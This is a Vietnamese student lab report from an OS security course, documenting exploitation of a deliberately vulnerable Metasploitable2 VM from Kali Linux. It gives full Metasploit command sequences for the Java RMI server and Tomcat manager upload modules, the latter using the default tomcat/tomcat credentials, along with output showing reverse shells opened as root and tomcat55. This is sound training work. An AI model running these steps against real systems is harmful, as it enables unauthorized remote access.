

HỌC VIỆN CÔNG NGHỆ BƯU CHÍNH VIỄN THÔNG
KHOA AN TOÀN THÔNG TIN



Môn học: An Toàn Hệ Điều Hành
Báo Cáo Bài Thực Hành 2

Họ và tên: Trần Thị Thu Phương

Mã sinh viên: B21DCAT151

Nhóm môn học: 04

Giảng viên: Hoàng Xuân Dậu

Hà Nội, 4/2024

Mục lục

| | |
|---|-----------|
| 1. Mục đích | 3 |
| 2. Cơ sở lý thuyết | 3 |
| 2.1. Lỗ hổng sử dụng cấu hình mặc định trong dịch vụ Java RMI trên cổng 8080.. | |
| | 3 |
| 2.2. Lỗ hổng máy chủ Web Apache Tomcat 8180..... | 3 |
| 3. Nội dung thực hành | 4 |
| 3.1. Cài đặt các công cụ, nền tảng..... | 4 |
| 3.2. Tìm địa chỉ máy victim Metasploitable2 và Kali và đảm bảo có kết nối mạng | |
| | 6 |
| 3.3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI: | |
| | 7 |
| 3.4. Khai thác lỗi trên Apache Tomcat | 9 |
| 4. Kết luận | 11 |
| 5. Tài liệu tham khảo..... | 11 |

Danh mục hình ảnh

| | |
|---|----|
| Khởi động máy và kiểm tra công cụ MetaSploit..... | 5 |
| Máy ảo Metasploitable2 | 5 |
| IP máy tấn công | 6 |
| IP máy victim..... | 6 |
| Kiểm tra kết nối từ máy victim..... | 6 |
| Kiểm tra kết nối từ máy attack | 7 |
| Khởi động MetaSploit | 7 |
| Cài đặt module tấn công | 8 |
| Cài đặt module tấn công và kết quả tấn công (xâm nhập thành công vào máy victim)..... | 9 |
| Cài đặt module tấn công | 10 |
| Kết quả tấn công: xâm nhập thành công vào máy..... | 11 |

1. Mục đích

- Tìm hiểu sâu về các lỗ hổng một số dịch vụ, phần mềm trên HDH
- Luyện thành thạo kỹ năng thực hành tấn công kiểm soát hệ thống chạy trên Ubuntu từ xa sử dụng công cụ tấn công Metasploit trên Kali Linux

2. Cơ sở lý thuyết

2.1. Lỗ hổng sử dụng cấu hình mặc định trong dịch vụ Java RMI trên cổng 8080

Lỗ hổng này liên quan đến việc sử dụng cấu hình mặc định trong dịch vụ Java RMI (Java Remote Method Invocation) trên cổng 8080. Java RMI cho phép gọi các phương thức từ các đối tượng Java ở xa qua mạng. Khi sử dụng cấu hình mặc định, các máy chủ RMI có thể trở nên dễ bị tấn công.

Một số vấn đề bảo mật có thể phát sinh từ lỗ hổng này bao gồm:

- **Remote Code Execution (RCE):** Kẻ tấn công có thể gửi các yêu cầu gian lận tới dịch vụ RMI và thực thi mã từ xa trên máy chủ, tiềm ẩn nguy cơ RCE.
- **Information Disclosure:** Nếu cấu hình mặc định không được đặt cẩn thận, thông tin quan trọng như thông tin về hệ thống, mã nguồn Java và các dịch vụ khác có thể được lộ ra ngoài.
- **Denial of Service (DoS):** Kẻ tấn công có thể gửi các yêu cầu gian lận để gây ra quá tải hoặc làm ngừng hoạt động của dịch vụ RMI.

Để khắc phục lỗ hổng này, cần thực hiện các biện pháp bảo mật như:

- Tắt hoặc hạn chế quyền truy cập vào dịch vụ RMI từ bên ngoài mạng.
- Sử dụng cấu hình an toàn với các giá trị cấu hình tối ưu hóa để giảm thiểu các rủi ro bảo mật.
- Sử dụng cơ chế xác thực mạnh mẽ để ngăn chặn các cuộc tấn công từ xa.
- Thường xuyên cập nhật và áp dụng các bản vá bảo mật mới nhất cho các dịch vụ Java RMI và các thành phần liên quan.

2.2. Lỗ hổng máy chủ Web Apache Tomcat 8180

Lỗ hổng trong máy chủ Apache Tomcat chạy trên cổng 8180 có thể là một lỗ hổng bảo mật đã được phát hiện trong mã nguồn hoặc cấu hình của Apache Tomcat. Điều này có thể liên quan đến việc xử lý yêu cầu HTTP, quản lý phiên, xác thực, hoặc một số tính năng khác của máy chủ Tomcat.

Lỗ hổng trong máy chủ Apache Tomcat chạy trên cổng 8180 có thể gây ra một số vấn đề bảo mật phổ biến như:

- **Remote Code Execution (RCE):** Lỗ hổng này cho phép tin tặc thực thi mã từ xa trên máy chủ Apache Tomcat, thường thông qua các lỗ hổng trong việc xử lý yêu cầu HTTP hoặc thực thi mã bất hợp pháp.

- **Directory Traversal:** Đây là lỗ hổng mà kẻ tấn công có thể truy cập và thực thi các tệp tin và thư mục nằm ngoài phạm vi cấp phép, đặc biệt là trên máy chủ web
- **Information Disclosure:** Một số lỗ hổng có thể tiết lộ thông tin nhạy cảm như tên người dùng, mật khẩu, thông tin hệ thống, hoặc các tài liệu quan trọng khác.
- **Denial of Service (DoS):** Kẻ tấn công có thể khai thác lỗ hổng để gửi các yêu cầu gian lận hoặc lừa dối và làm quá tải máy chủ Tomcat, dẫn đến việc máy chủ không phản hồi.

Để khắc phục lỗ hổng trong máy chủ Apache Tomcat, các biện pháp sau có thể được thực hiện:

- Cập nhật phiên bản Tomcat mới nhất: Đảm bảo rằng bạn đã cập nhật phiên bản Tomcat của mình đến phiên bản mới nhất để khắc phục các lỗ hổng bảo mật đã biết.
- Cấu hình an toàn: Kiểm tra và cấu hình lại cài đặt Tomcat để đảm bảo rằng các cấu hình bảo mật được thực hiện đầy đủ.
- Kiểm tra mã nguồn: Kiểm tra và kiểm thử các ứng dụng và mã nguồn trên máy chủ Tomcat để phát hiện và khắc phục các lỗ hổng bảo mật tiềm ẩn.
- Sử dụng tường lửa và bộ lọc: Thiết lập tường lửa và bộ lọc để ngăn chặn các yêu cầu gian lận và bảo vệ máy chủ Tomcat khỏi các cuộc tấn công.

3. Nội dung thực hành

3.1. Cài đặt các công cụ, nền tảng

- Cài đặt Kali Linux trên máy ảo VMWare. Đổi tên máy ảo Kali Linux thành B21DCAT151-Phuong-Kali. Khởi động lại máy để nhận tên mới. Kiểm tra và chạy thử bộ công cụ Metasploit.

```

(TRANPHUONG@B21DCAT151-PHUNG-KALI)-[~]
$ msfconsole

      .:ok000kdc'          'cdk000ko:.
      .x00000000000000c      c0000000000000x.
      :000000000000000k,      ,k00000000000000:
      '000000000k000000:      :0000000000000000'
      o00000000.      .o0000o0000l.      ,00000000o
      d00000000.      .c00000c.      ,00000000x
      l00000000.      ;d;      ,00000000l
      .00000000.      .;      ;      ,00000000.
      c0000000.      .00c.      'o00.      ,0000000c
      o000000.      .0000.      :0000.      ,000000o
      l00000.      .0000.      :0000.      ,00000l
      ;0000'      .0000.      :0000.      ;0000;
      .d00o      .0000o0000000.      x00d.
      ,k0l      .0000000000000.      .dok,
      :kk;      .00000000000000.      c0k:
      ;k000000000000000k:
      "the q,x000000000000x, become, the more you are able to hear"
      .l0000000l.
      ,dod,
      .
      =[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1382 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Use sessions -1 to interact with the
last opened session
Metasploit Documentation: https://docs.metasploit.com/

msf6 >

```

Khởi động máy và kiểm tra công cụ MetaSploit


- Tải và cài đặt máy ảo Metasploitable2 làm máy victim. Đổi tên máy thành B21DCAT151-Phuong-Meta. Khởi động lại máy để nhận tên mới.

[illegible]

Máy ảo Metasploitable2

3.2. Tìm địa chỉ máy victim Mestaploitable2 và Kali và đảm bảo có kết nối mạng

- Tìm địa chỉ IP của máy victim, kali:
 - + Chạy lệnh trong cửa sổ terminal: `ifconfig eth0`
 - + Tìm IP v4 ở interface eth0 ở mục 'inet addr'



```
tranphuong@B21DCAT151-Phuong-Kali: ~  
(tranphuong@B21DCAT151-Phuong-Kali)-[~]  
$ ifconfig eth0  
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500  
    inet 192.168.17.185 netmask 255.255.255.0 broadcast 192.168.17.255  
    inet6 fe80::20c:29ff:febc:cef6 prefixlen 64 scopeid 0x20<link>  
    ether 00:0c:29:bc:ce:f6 txqueuelen 1000 (Ethernet)  
    RX packets 28 bytes 4170 (4.0 KiB)  
    RX errors 0 dropped 0 overruns 0 frame 0  
    TX packets 48 bytes 5108 (4.9 KiB)  
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```


IP máy tấn công



```
To access official Ubuntu documentation, please visit:  
http://help.ubuntu.com/  
No directory, logging in with HOME=/  
phuongttt151@B21DCAT151-Phuong-Meta:/$ ifconfig eth0  
eth0      Link encap:Ethernet  HWaddr 00:0c:29:f8:0e:c9  
          inet addr:192.168.17.180  Bcast:192.168.17.255  Mask:255.255.255.0  
          inet6 addr: fe80::20c:29ff:fef8:ec9/64 Scope:Link  
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1  
          RX packets:95 errors:0 dropped:0 overruns:0 frame:0  
          TX packets:119 errors:0 dropped:0 overruns:0 carrier:0  
          collisions:0 txqueuelen:1000  
          RX bytes:10081 (9.8 KB)  TX bytes:16383 (15.9 KB)  
          Interrupt:17 Base address:0x2000  
phuongttt151@B21DCAT151-Phuong-Meta:/$
```

IP máy victim

- Kiểm tra kết nối mạng giữa các máy:
 - + Từ máy victim, chạy lệnh ping



```
phuongttt151@B21DCAT151-Phuong-Meta:/$ ping 192.168.17.185  
PING 192.168.17.185 (192.168.17.185) 56(84) bytes of data.  
64 bytes from 192.168.17.185: icmp_seq=1 ttl=64 time=0.665 ms  
64 bytes from 192.168.17.185: icmp_seq=2 ttl=64 time=1.55 ms  
64 bytes from 192.168.17.185: icmp_seq=3 ttl=64 time=1.40 ms  
64 bytes from 192.168.17.185: icmp_seq=4 ttl=64 time=1.16 ms  
  
--- 192.168.17.185 ping statistics ---  
4 packets transmitted, 4 received, 0% packet loss, time 2998ms
```

Kiểm tra kết nối từ máy victim

- + Từ máy Kali, chạy lệnh ping

```
(tranhuong@B21DCAT151-Phuong-Kali)-[~]  
$ ping 192.168.17.180  
PING 192.168.17.180 (192.168.17.180) 56(84) bytes of data.  
64 bytes from 192.168.17.180: icmp_seq=1 ttl=64 time=1.01 ms  
64 bytes from 192.168.17.180: icmp_seq=2 ttl=64 time=1.64 ms  
64 bytes from 192.168.17.180: icmp_seq=3 ttl=64 time=1.27 ms  
^C  
--- 192.168.17.180 ping statistics ---
```

Kiểm tra kết nối từ máy attack

3.3. Khai thác lỗ hổng sử dụng cấu hình ngầm định trong trong dịch vụ Java RMI:

- Khởi động Metasploit

```
(tranphuong@B21DCAT151-Phuong-Kali)-[~]
$ msfconsole

/ it looks like you're trying to run a \
\ module /

\

KALI LINUX

the quieter you become, the more you are able to hear"

      =[ metasploit v6.3.27-dev ]
+ -- --=[ 2335 exploits - 1220 auxiliary - 413 post ]
+ -- --=[ 1385 payloads - 46 encoders - 11 nops ]
+ -- --=[ 9 evasion ]

Metasploit tip: Search can apply complex filters such as
search cve:2009 type:exploit, see all the filters
with help search
Metasploit Documentation: https://docs.metasploit.com/

msf6 > S
```

Khởi động MetaSploit

- Khai báo sử dụng mô đun tấn công: msf> use exploit/multi/misc/java_rmi_server
- Chọn payload cho thực thi (mở shell): msf > set payload java/shell/reverse_tcp



```
msf6 > use exploit/multi/misc/java_rmi_server
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.17.180
RHOST => 192.168.17.180

(tranphuong@B21DCAT151-Phuong-Kali)-[~]
$ date
Thu Apr 4 02:27:05 EDT 2024

(tranphuong@B21DCAT151-Phuong-Kali)-[~]
$
```

Cài đặt module tấn công


- Đặt địa chỉ IP máy victim: msf > set RHOST <ip_victim>
- Đặt địa chỉ IP máy tấn công: msf > set LHOST <ip_attack>
- Thực thi tấn công: msf > exploit → Nếu thực hiện thành công, hệ thống sẽ báo “Command shell session 1 opened”, sau lại báo lỗi và trở về dấu nhắc của bước trước.
- Kết nối trở lại phiên (session) đã tạo thành công: > sessions 1 (thường là session 1
 - số phải đúng số session đã tạo ở trên)
- Chạy các lệnh trong phiên khai thác đang mở:
 - + whoami
 - + uname -a
 - + hostname
- Gõ lệnh exit để kết thúc

```
tranphuong@B21DCAT151-Phuong-Kali: ~  
[*] Exploit completed, but no session was created.  
msf6 exploit(multi/misc/java_rmi_server) > set RHOST 192.168.17.180  
RHOST => 192.168.17.180  
msf6 exploit(multi/misc/java_rmi_server) > set LHOST 192.168.17.185  
LHOST => 192.168.17.185  
msf6 exploit(multi/misc/java_rmi_server) > exploit  
[*] Started reverse TCP handler on 192.168.17.185:4444  
[*] 192.168.17.180:1099 - Using URL: http://192.168.17.185:8080/8oGXjq  
[*] 192.168.17.180:1099 - Server started.  
[*] 192.168.17.180:1099 - Sending RMI Header...  
[*] 192.168.17.180:1099 - Sending RMI Call...  
[*] 192.168.17.180:1099 - Replied to request for payload JAR  
[*] Sending stage (2952 bytes) to 192.168.17.180  
[*] Command shell session 1 opened (192.168.17.185:4444 -> 192.168.17.180:48089) at 2024-04-04 01:59:19 -0400  
  
whoami  
root  
uname -a  
Linux B21DCAT151-Phuong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux  
hostname  
B21DCAT151-Phuong-Meta  
exit  
[*] 192.168.17.180 - Command shell session 1 closed.  
msf6 exploit(multi/misc/java_rmi_server) > exit  
the more you are able to hear"  
  
tranphuong@B21DCAT151-P...  
(tranphuong@B21DCAT151-Phuong-Kali)-[~]  
$ date  
Thu Apr 4 02:27:05 EDT 2024
```

Cài đặt module tấn công và kết quả tấn công (xâm nhập thành công vào máy victim)

3.4. Khai thác lỗi trên Apache Tomcat

- Khởi động Metasploit
- Khai báo sử dụng mô đun tấn công:
msf > use exploit/multi/http/tomcat_mgr_upload
- Chọn payload cho thực thi (mở shell):
msf > set payload java/shell/reverse_tcp
- Đặt địa chỉ IP máy victim:
msf > set RHOST <ip_victim>
- Đặt 8180 là cổng truy cập máy victim:
msf > set RPORT 8180
- Đặt người dùng và mật khẩu cho máy chủ HTTP
msf > set HttpUsername tomcat
msf > set HttpPassword tomcat



```
tranphuong@B21DCAT151-Phuong-Kali: ~  
Metasploit Documentation: https://docs.metasploit.com/  
msf6 > use exploit/multi/http/tomcat_mgr_upload  
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp  
msf6 exploit(multi/http/tomcat_mgr_upload) > set payload java/shell/reverse_tcp  
payload => java/shell/reverse_tcp  
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.17.180  
RHOST => 192.168.17.180  
msf6 exploit(multi/http/tomcat_mgr_upload) > set LHOST 192.168.17.185  
LHOST => 192.168.17.185  
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180  
RPORT => 8180  
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat  
HttpUsername => tomcat  
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat  
HttpPassword => tomcat  
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit  
  
[tranphuong@B21DCAT151-Phuong-Kali]-[~]  
$ date  
Thu Apr 4 02:27:05 EDT 2024  
  
[tranphuong@B21DCAT151-Phuong-Kali]-[~]  
$  
Command shell session 1 opened (192.168.17.185:4444 -> 192.168.17.180:54118) t 2024-04-04  
02:27:59 -0400
```

Cài đặt module tấn công

- Thực thi tấn công:

msf > exploit

 - mở shell với người dùng tomcat55 cho phép chạy lệnh từ máy Kali
 - có thể thực hiện bất cứ lệnh shell nào trên máy victim.
- Chạy các lệnh để đọc tên người dùng và máy đang truy cập:
 - + whoami
 - + uname -a
 - + hostname
- Gõ lệnh exit để kết thúc

```
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword => tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.17.185:4444
[*] Retrieving session ID and CSRF token...
[*] Uploading and deploying gwNiStx1h1...
[*] Executing gwNiStx1h1...
[*] Undeploying gwNiStx1h1 ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (2952 bytes) to 192.168.17.180
[*] Command shell session 1 opened (192.168.17.185:4444 -> 192.168.17.180:54118) at 2024-04-04 02:22:59 -0400

whoami
tomcat55
uname -a
Linux B21DCAT151-Phuong-Meta 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linu
x
hostname
B21DCAT151-Phuong-Meta
exit
[*] 192.168.17.180 - Command shell session 1 closed.
msf6 exploit(multi/http/tomcat_mgr_upload) > exit

(tranphuong@ B21DCAT151-Phuong-Kali)-[~]
$ date
Thu Apr  4 02:25:40 EDT 2024

(tranphuong@ B21DCAT151-Phuong-Kali)-[~]
$
```

Kết quả tấn công: xâm nhập thành công vào máy

4. Kết luận

- Thành thạo cài đặt và chạy máy ảo Ubuntu 2.
- Thành thạo sử dụng Metasploit để tấn công khai thác lỗ hổng sử dụng thư viện có sẵn
- Khai thác lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI
- Khai thác lỗ hổng trong Apache Tomcat

5. Tài liệu tham khảo

- [1]. Lỗ hổng sử dụng cấu hình ngầm định trong dịch vụ Java RMI chạy trên cổng 8080, cho phép khai thác và kiểm soát hệ thống. Đọc thêm tại https://www.infosecmatter.com/metasploit-modulelibrary/?mm=exploit/multi/misc/java_rmi_server
- [2]. Lỗ trong trong máy chủ web Apache Tomcat chạy trên cổng 8180 cho phép sử dụng tài khoản ngầm định và sau đó nạp và thực hiện 1 tải ở xa, cho phép khai thác và kiểm soát hệ thống. Đọc thêm tại https://www.infosecmatter.com/metasploit-modulelibrary/?mm=exploit/multi/http/tomcat_mgr_upload